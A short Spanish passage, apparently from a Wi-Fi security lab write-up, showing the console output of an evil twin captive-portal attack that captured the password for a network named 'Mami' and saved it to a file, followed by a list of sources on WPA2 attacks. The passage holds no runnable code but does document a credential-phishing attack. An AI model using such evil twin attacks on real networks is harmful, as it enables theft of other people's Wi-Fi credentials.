Justo al enviar la contraseña se capturó en mi ataque

```
X                                         Control
Info Evil Twin AP // BSSID: 36:E6:9F:74:E0:40 // Canal: 1 // ESSID: Mami
Tiempo online
00:01:38
Contraseña capturada con éxito:
cuate123
La contraseña se ha guardado en el fichero: [/root/evil_twin_captive_portal_password-Mami.txt]
Pulsa [Enter] en la ventana principal del script para continuar, esta ventana se cerrará
```

Pruebo conectarme



## Fuentes consultadas

<https://keepcoding.io/blog/ataques-contra-redes-wpa2-enterprise/>

<https://es.wikipedia.org/wiki/KRACK>

<https://mbservices.cl/wpa2-seguridad-empresarial-protege-tu-red/>

<https://arxiv.org/abs/1806.03215>

[https://en.wikipedia.org/wiki/Wi-Fi\\_Protected\\_Access](https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access)